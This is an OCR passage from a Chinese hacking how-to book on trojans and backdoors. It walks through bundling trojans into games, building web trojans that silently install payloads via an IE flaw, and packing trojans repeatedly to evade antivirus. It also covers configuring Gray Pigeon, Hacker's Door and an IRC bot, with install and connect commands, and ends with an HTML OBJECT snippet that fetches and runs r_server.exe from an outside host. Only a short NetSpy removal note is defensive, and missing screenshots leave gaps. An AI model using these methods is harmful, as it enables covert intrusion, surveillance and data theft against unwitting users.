- 文件操作：控制端可对服务器端上的文件进行新建、删除、修改、移动、上传、下载、运行以及更改属性等一系列操作，就像直接在本地电脑上操作一样。
- 修改注册表：控制端可任意修改服务器端注册表，包括删除、新建或修改主键、子键、键值等操作。
- 系统操作：控制端可以重启或关闭服务器端的操作系统，断开服务器端网络连接，控制服务端的鼠标、键盘，监视服务器端桌面操作，查看服务器端进程等，控制端甚至可以随时给服务器端发送信息。

技巧160　解析将木马伪装成小游戏的全过程

将木马伪装成小游戏其实就是利用木马捆绑技术将一个正常的小游戏和木马捆绑在一起。当用户在运行了包含有木马的小游戏后，黑客就可以通过木马控制或攻击用户电脑。

❶ 双击运行 EXE 文件捆绑机。



其中，在“选择应用程序文件 1”文本框中应输入小游戏程序的路径；而在“选择应用程序文件 2”文本框中应输入木马程序路径。

专家坐堂

由于木马是与正常游戏程序捆绑在一起的，杀毒软件难以检测出木马。如果运行了生成的程序，小游戏可以正常运行，而捆绑在程序中的木马也会在后台悄悄运行。


技巧161　解析将木马伪装成网页的全过程

许多用户可能会认为制作网页木马是一件非常困难的事情，其实只要使用一些专门的网页木马生成工具就可以简单地生成一个完美的网页木马。以下就以“动鲨最新网页木马生成器”网页木马生成工具和木马程序“test.exe”为例。

知识补充

动鲨最新网页木马生成器的使用非常简单，很适合初学的菜鸟使用。它可以将任意木马程序集成到一个网页中，并利用最新的 IE 漏洞在网页浏览者电脑的后台安装和执行木马程序。

❶ 双击运行动鲨网页木马生成器。



专家坐堂

伪装成功后，在动鲨网页木马生成器目录下的“动鲨网页木马”文件夹中，将生成几个网页木马文件，分别为 bbs003302.css、bbs003302.gif 和 index.htm。用户只要将生成的三个网页木马文件上传到网站空间中，浏览者打开这个网页后，浏览器就会自动在后台下载指定的木马并运行。

技巧162　解析网络精灵(NetSpy)木马的攻击


使用网络精灵可以直接在 IE 浏览器中看到对方电脑的屏幕，而且还能实时地看到对方的屏幕并控制对方的电脑。

(1) 认识网络精灵的攻击

❶ 下载网络精灵木马(NetSpy)程序后解压，将 netspy.exe（服务器端）通过邮件、QQ 等形式传送到对方电脑中并运行。


❷ 利用显示IP的QQ把对方的IP地址记录下来，然后打开网络精灵的控制端Netmonitor.exe，添加对方主机IP后，连接到对方机器上。

❸ 在主界面上有很多功能，单击“执行”按钮，在弹出的输入栏里输入命令行，如果输入“del d:*.*”，对方电脑D盘上的所有文件都将被删除。



❹ 单击“屏幕”按钮，可以实时地监控对方电脑的桌面。

❺ 单击“进程”按钮，然后单击“刷新”按钮即可看到对方电脑的所有进程并可以随意终止某些进程。



(2) 清除网络精灵

服务端程序被执行后，会在C:\Windows\system目录下生成netspy.exe文件。同时在注册表HKEY_LOCAL_MACHINE\software\microsoft\windows\CurrentVersion\Run\下建立键值C:\windows\system\netspy.exe，用于在系统启动时自动加载运行。

清除网络精灵有以下两种方法。


- 重新启动电脑并在出现Staring windows提示时，按F5键进入命令行状态。在C:\windows\system\目录下输入命令：del netspy.exe，按下Enter键。
- 进入注册表HKEY_LOCAL_MACHINE\Software\microsoft\windows\CurrentVersion\Run\，删除Netspy的键值即可安全清除Netspy。

技巧163 解析给木马加壳技巧

所谓的“加壳”就是将一个可执行程序中的各种资源，包括对EXE、DLL文件等进行压缩，而压缩后的可执行文件仍然可以正常运行。运行前首先在内存中将各种资源解压缩，再调入资源执行程序。

(1) 一般加壳


❶ 双击运行ASPack。



知识补充

加壳后文件的体积变小了，而且文件的运行代码发生了变化。杀毒软件是靠特征码来识别木马的，因此可以通过使用加壳工具，更改木马的特征码躲过杀毒软件的查杀。

❷ 单击“打开”按钮，选择一个要压缩的木马客户端程序，并单击“确定”按钮。



知识补充

ASPack 即会自动对程序进行备份，并压缩生成一个新的木马客户端程序。


(2) 多次加壳

虽然为木马加壳以后可以对付大多数的杀毒软件，但是有一些特别强悍的杀毒软件依然可以查杀出只加过一次壳的木马，因此只有进行多次加壳才能保证万无一失。

专家坐堂

这里给大家推荐“北斗压缩”这个程序。这是一款国产的 EXE、DLL、OCX 等 PE 文件加壳压缩工具，通过压缩代码、数据等相关资源，可使压缩比达到 60%~70%。由于软件采用特殊压缩算法，其极高的压缩率和极快的解压速度大大减小了可执行文件的大小，且压缩比通常高于 ASPack、UPX 等同类软件，因此生成的木马程序体积通常很小巧。其最大特色在于压缩加壳后的程序无性能损失，并可以用其他第三方加壳工具进行再加壳。由于是在内存中解压加壳的，因此大大提高了木马程序的安全性。

❶ 双击运行 ASPack 对木马服务端进行加壳。
❷ 运行北斗程序压缩软件。



知识补充

选中“处理共享节”复选框后，加壳时软件会智能地判断共享节的可用性并做出正确的处理，使得木马程序在压缩后能够正常工作，此选项非常重要。

当选中“最大程度压缩”复选框后，压缩加壳生成的程序体积会更小。

❻ 单击“打开”按钮选择木马程序。

经过了北斗压缩加壳的程序，还可以使用 ASPack 等加壳软件再进行一次压缩加壳，这样有了三层壳的保护，木马程序就难以被查杀了。

技巧164　解析修改木马特征码的技巧

许多杀毒软件对于木马采用了多个特殊码进行识别，因此普通加壳很难躲过查杀，只有对木马特征码进行修改才能提高免杀的几率。


以大名鼎鼎的“网络神偷”木马为例，这款木马由于功能强大，因此被众多杀毒软件列为“头号通缉要犯”。

(1) 金色鱼锦衣防杀

❶ 运行木马彩衣。
❷ 单击“浏览”按钮，选择一个要压缩的木马客户端程序，并单击“确定”按钮。

注 意 事 项

“金色鱼锦衣”就是一种特殊的加壳方式。由于这种加壳方式比较少见，因此可以对木马程序起到很好的防杀效果。




由于木马彩衣可以为木马进行多次修改，因此在实际使用中用户可以进行多次加壳，直到杀毒软件不再报警为止。

(2) 只加区段防杀

有的木马服务端比较特殊，经过加壳后就无法正常运行了，对于使用木马彩衣加壳无效的木马服务端，可以使用修改区段码的方式。由于只对指定的区段码加壳，因此不会对整个程序产生太大的影响，以保证木马可以正常执行。

❶ 运行木马彩衣。

❷ 单击“浏览”按钮，选择一个要压缩的木马客户端程序，并单击“确定”按钮。




专 家 坐 堂

自定义木马要加壳的区段码可以用 UltreEdit 之类的二进制编辑软件调入木马程序，然后查看地址栏。通过尝试修改不同的区段码，可以找到合适的加壳地址，让木马既能躲过杀毒软件，又能正常执行。

技巧165 解析生成灰鸽子服务器端的全过程


如今网上传播的反弹型木马以国产的最为常见，例如灰鸽子、黑洞和 Pcshare 等。以下就以木马灰鸽为例，介绍木马的生成、种植、使用、隐藏和防范。

❶ 运行灰鸽子。




专 家 坐 堂

在“IP 通知 http 访问地址、DNS 解析域名或固定 IP”文本框中输入事先注册好的域名或 IP 地址，这样木马服务端一上线就会连接这个地址，控制端就会得知服务端已上线，自动与服务端连接。如果不填则生成普通木马，可以设置“上线端口”和“连接密码”，这样木马运行后，就会打开别人机器上的 TCP 端口监听，等待控制连接。




举一反三

在运行各种木马时，可以在虚拟机上安装，并从本地主机上进行远程控制测试。在虚拟机上可以安装各种防火墙和杀毒软件，以便积累各种环境下使用木马的经验。



专家坐堂

建议选中全部复选框，这样在 Windows 9x 下会写入注册表启动项，在 Windows XP/2000 下会安装成 Hgz_Server 服务启动，可以更改服务的显示名称(默认为 Hgz_Server)。此外，用户还可以把“描述信息”去掉。



⑩ 选中“使用 IEXPLORE.EXE 进程启动服务端程序”复选框和“使用 UPX 加壳”单选按钮。最后选择保存路径，单击“生成服务器”按钮，木马服务端安装文件就生成了。


专家坐堂

选中“使用 UPX 加壳”单选按钮能够使生成的服务端程序不被杀毒软件查杀。

技巧166　解析用灰鸽子远程控制的技巧

灰鸽子服务端安装成功后，控制对方的电脑就很容易了。由于是反弹型木马，所以服务端上线后会自动连接客户端，此时可以启动灰鸽子，操控灰鸽子对中木马电脑进行远程控制。

❶ 双击运行灰鸽子。




(1) 文件管理器

用户可以下载、新建、重命名或删除对方电脑中的文件，还可以把对方的文件上传到 FTP 服务器上保存。

(2) 远程控制命令

用户可以查看对方的系统信息、剪切板中的内容；查看、终止对方的进程，例如发现有杀毒软件或防火墙即可终止对应的进程，以便保护服务器端；可以启动、关闭对方的服务；查看对方共享的信息；关闭或恢复对方的程序窗口；远程运行 DOS 命令控制对方的电脑，卸载、重新加载服务端，远程关机或重启等。



(3) 注册表模拟

用户可以直接打开远程主机的注册表，修改或删除注册项目。

(4) 远程通信

用户可以启动语音监听、发送以及文字发送等功能。如果对方有麦克风，还可以听到对方的谈话。

技巧167 解析黑客之门使用技巧


黑客之门是一款非常独特的木马后门软件，其采用了独特的文件感染启动方式和端口重用技术，隐蔽性很强。其只有一个 dll 文件，通过感染系统文件来启动运行，而被感染的系统文件大小和日期都不会改变，因此很难被察觉。同时黑客之门还采用了线程插入技术，具有无进程、不开端口的特点。

知识补充

后门通过重用系统进程开放的任意端口，如 80，135，139 以及 445 等端口，可以轻松地穿越各种防火墙。

(1) 配置服务端

❶ 运行黑客之门的配置程序 HDConfig.exe。
❷ 在“服务器端“文本框中输入黑客之门服务端文件 hkdoordll.dll 的路径。



(2) 远程安装木马

用户可以在远程命令窗口中，将服务端文件 hkdoordll.dll 上传到对方主机系统文件夹下的 system 32 目录中。

举一反三

用户将服务端文件 hkdoordll.dll 更改为 svchost.dll，就更容易迷惑对方。

安装木马的服务端有两种安装启动方式，分别讲述如下。

- 感染系统文件

第一种是通过感染系统文件进行启动。

❶ 运行远程窗口，执行如下安装命令“rundll32 svchost.dll,DllRegisterServer smss.exe 2 1”。

知识补充

这里是用 Windows 系统自带的 rundll32 来安装 DLL 文件，svchost.dll 是木马服务端名称；DllRegisterServer 表示将安装成系统服务；smss.exe 则表示被感染的系统文件。

在参数中，第一个数字是安装方式。0 表示只感染系统文件，1 表示只感染进程，2 表示感染系统文件，同时感染进程，默认是 2。第二个数字是启动方法。0 是通过创建 svchost 启动的服务来启动后门，1 是通过感染系统文件来启动后门，默认是 1。

- 服务方式安装后门。

❶ 运行远程命令窗口，输入如下命令“rundll32 svchost.dll,DllRegisterServer Netman 2 0”。
❷ 按下 Enter 键。


专家坐堂

执行该命令后，就会在系统中建立一个名为“Netman”的服务，并在系统启动时使用 svchost.exe 来运行此服务，从而启动黑客之门的后门。

(3) 检测安装是否成功

黑客之门的安装命令执行后，会在系统安装目录的 temp 文件夹下生成一个名为 system.tmp 的文件，可以从中看到后门的安装结果。

❶ 在命令行下输入“type c:\windows\temp\system.tmp”命令。
❷ 按下 Enter 键。



当窗口中出现“The backdoor is installed successfully！”的字符串时，就表示后门已经安装成功了。

(4) 远程连接

木马安装后，就可以连接控制远程主机电脑，连接木马的方式有两种。

- 使用 NC 连接

以下就以常用的黑客工具 nc.exe 为例，假设远程主机的 IP 地址是“192.168.68.128”，进行如下操作。

❶ 在本地的命令窗口中执行如下命令“nc.exe 192.168.68.128 139”。

❷ 连接上主机后，需要输入登录提示符和刚才配置时设置的登录密码，这里输入“NCLOGIN 111111”，按下 Enter 键后即可连接远程主机。

- 使用客户端连接

用户也可以直接使用黑客之门客户端程序进行连接。

❶ 在本地的窗口中执行命令“hdclient 192.168.68.128 -p 111111”。

❷ 按下 Enter 键。

知识补充

黑客之门客户端程序文件名为“hdclient.exe”，使用格式为“hdclient IP [port] [-p password] [-t logintype]”。

其中，IP 指的是服务端 IP 地址；

参数 port 表示连接端口；

参数-p 后输入连接密码；

参数-t 用来指定连接的类型。


举一反三

若在命令中未指定要连接的端口，客户端程序会自动扫描远程主机上打开的端口，并按预设的密码进行连接。在这里客户端程序自动扫描到了 135 端口，并进行了连接登录，得到了一个后门 shell。

- 远程控制


❶ 在连接上的后门窗口中输入“？”。

❷ 按下 Enter 键。



知识补充

窗口中显示了黑客之门后门中集成的各种命令，包含远程开 3389、开 Telnet、查找管理员密码、查看和终止系统进程、获得系统信息、上传下载文件以及关机等命令。



举一反三

例如要查看远程主机上的进程，可在窗口中输入“pslist”命令，立刻显示了远程主机电脑上正在运行着的程序进程。如果在其中看到有杀毒软件的进程，可先执行“pskill 杀毒软件进程名”命令将杀毒软件结束。然后用户用同样的方法将远程主机防火墙也给暂时关闭。

用户若要上传一些功能更为强大的木马后门，可以先在本机建立一个 FTP 服务器，然后在窗口中输入“openshell”命令，打开一个新的命令窗口。在其中就可以使用 FTP 命令连接自己的 FTP 主机下载文件。

若需要重启系统的话，可以在命令行中执行命令“shutdown /r”。

技巧168　解析用 IRC 木马控制内网的全过程

Yulihubot 是一个 IRC 木马，由于其能够将进程插入 IE 中，因此只要安装了木马的主机上网，木马就可以突破防火墙连接到指定的 IRC 服务器，并进入预设的聊天频道，等待接受黑客的远程控制命令。

(1) 配置 IRC 木马服务端

要使用 IRC 木马 Yulihubot 控制内网，就需要先对其进行配置。

❶ 运行 Yulihubot。

知识补充

用户应设置一个主 IRC 服务器，再设置一个备用服务器，以防止主服务器无法登录。此外，还要输入 IRC 服务器的端口号，一般为 7000 或 6777 端口。

在 irc channel 文本框中应输入指定设置登录 IRC 服务器后所进入的频道或聊天室。由于 IRC 用户可以在服务器上自建频道，因此用户可以设置任意频道。

在 Master ID 文本框中应输入设置木马控制用户的 ID。只有该 ID 用户发的消息才能控制木马。

知识补充

在 Bot Contrl Pass 文本框中应输入木马端登录的密码。当用户要通过 IRC 发送消息控制木马时，首先必须要输入正确的登录密码才行。

在 Speak in channel 文本框中应设置木马服务端登录 IRC 服务器后在聊天频道中的第一句发言，以提醒控制端“肉鸡”上线。

❺ 单击“其他设置”标签，设置邮箱，单击 Build 按钮，就生成了一个名为“yulihubot.exe”的木马服务端程序。

专家坐堂

木马在安装运行成功后，会将运行记录发送到用户的邮箱中。


(2) 连接 IRC 服务器

木马没有专用的控制端程序，要控制木马必须使用 IRC 聊天软件。

以下就以常用的 IRC 软件 mIRC 为例进行

介绍。

❶ 运行 mIRC。



注 意 事 项

进入聊天频道后，用户可以使用“/nick 昵称”命令，以便控制木马。


(3) IRC 远程控制

被种植了木马的主机上网运行 IE 浏览器后，木马就会自动连接到聊天频道“xiaoyao”中。即使主机位于内网中，也不会妨碍用户的控制。

❶ 在聊天窗口右侧双击该用户，弹出一个新的聊天窗口。

举 一 反 三

木马上线进入聊天频道后，会自动发出聊天提示。



❷ 在弹出的窗口中输入“@@login 11111”即可登录木马服务端。

例如输入“@@list”，可以列出远程主机上的所有进程。输入“@@kill 进程 pid”即可终止指定 PID 号的进程。

知识补充

其中的“11111”就是用户设置的登录密码。登录后就可以对远程主机进行控制，控制的方法与一般的 CMD 后门木马差不多，在木马帮助文件中可以看到各命令。

如果要查看硬盘中的文件，输入命令“@@chdir c:\windows”和“@@dir”，即可显示 c:\windows 目录下的所有内容。

举一反三

在聊天窗口中用户还可以通过相应的命令，取得远程主机的管理员密码、进行断点下载文件以及键盘记录等操作。

举一反三

专题九　木马攻防实战技巧

内容导航

木马能够悄无声息地控制对方的电脑，盗取各种信息，甚至造成各种经济损失，其危害性正在不断扩大，很多用户谈“马”色变。本章就为广大用户详细讲解木马的生成以及防范和清除技巧。

热点快报

- 快速生成远程木马
- 盗取游戏账号木马大曝光
- 防范和清除木马技巧
- 木马隐藏原理大揭秘

技巧169　解析网页木马的生成过程

平时大家在上网浏览各式各样网站的同时，你可曾想过你现在浏览的页面可能就隐藏了恶意的木马，中了木马之后电脑就会莫名其妙地进行一系列非法活动：自动运行程序，玩游戏时被自动关闭，鼠标键盘被锁定，电脑无缘无故地自动重启或干脆死给你看，电脑自动关机等。


下面就以在虚拟环境中用 20CN 远程控制软件演示制作的“3721”网页木马来进行讲解。

知识补充

网上流行使用“3721”的插件，而安装过“3721”的机器什么都不会提示，由此黑客就会利用“3721”插件的隐蔽性达到木马下载时隐蔽后台安装的效果。

(1) 生成客户端

❶ 运行 20CN 远程控制软件。



知识补充


单击“生成客户端”按钮后，就会生成 r_server.exe 文件。此处可随意命名。


(2) 上传客户端


黑客会在网上申请免费的 ASP 空间，以将木


马植入。


❶ 登录 ASP 空间。











专家坐堂


此时，黑客要在申请的免费 ASP 空间中插入代码。

进入在线编辑系统，将下列代码插入<HEAD></HEAD>中间。

```
<OBJECT lassid="clsid:36CB6B28-FC08
-4373-8F54-1A02E3C15B7D"
codebase="http://336694.html.533.net/
3721.ocx#version=1, 0, 0, 0"
width=0
height=0
align=center
hspace=0
vspace=0>
<param name="StrUrl" value="http://www.
bcqx.com/home/lastcoco/r_server.exe">
>
</OBJECT>
```

值得注意的是，http://www.bcqx.com/home/lastcoco/r_server.exe 指的是已经上传到网页空间中的木马。如果木马名称变更，则这里代码中的名称也要进行相应的变更。

当一些网友访问该空间时，系统会要求下载“3721”插件。若单击“是”按钮，就会“中招”！若网友的电脑上已经安装有“3721”插件，则木马会在后台隐藏并自动下载。

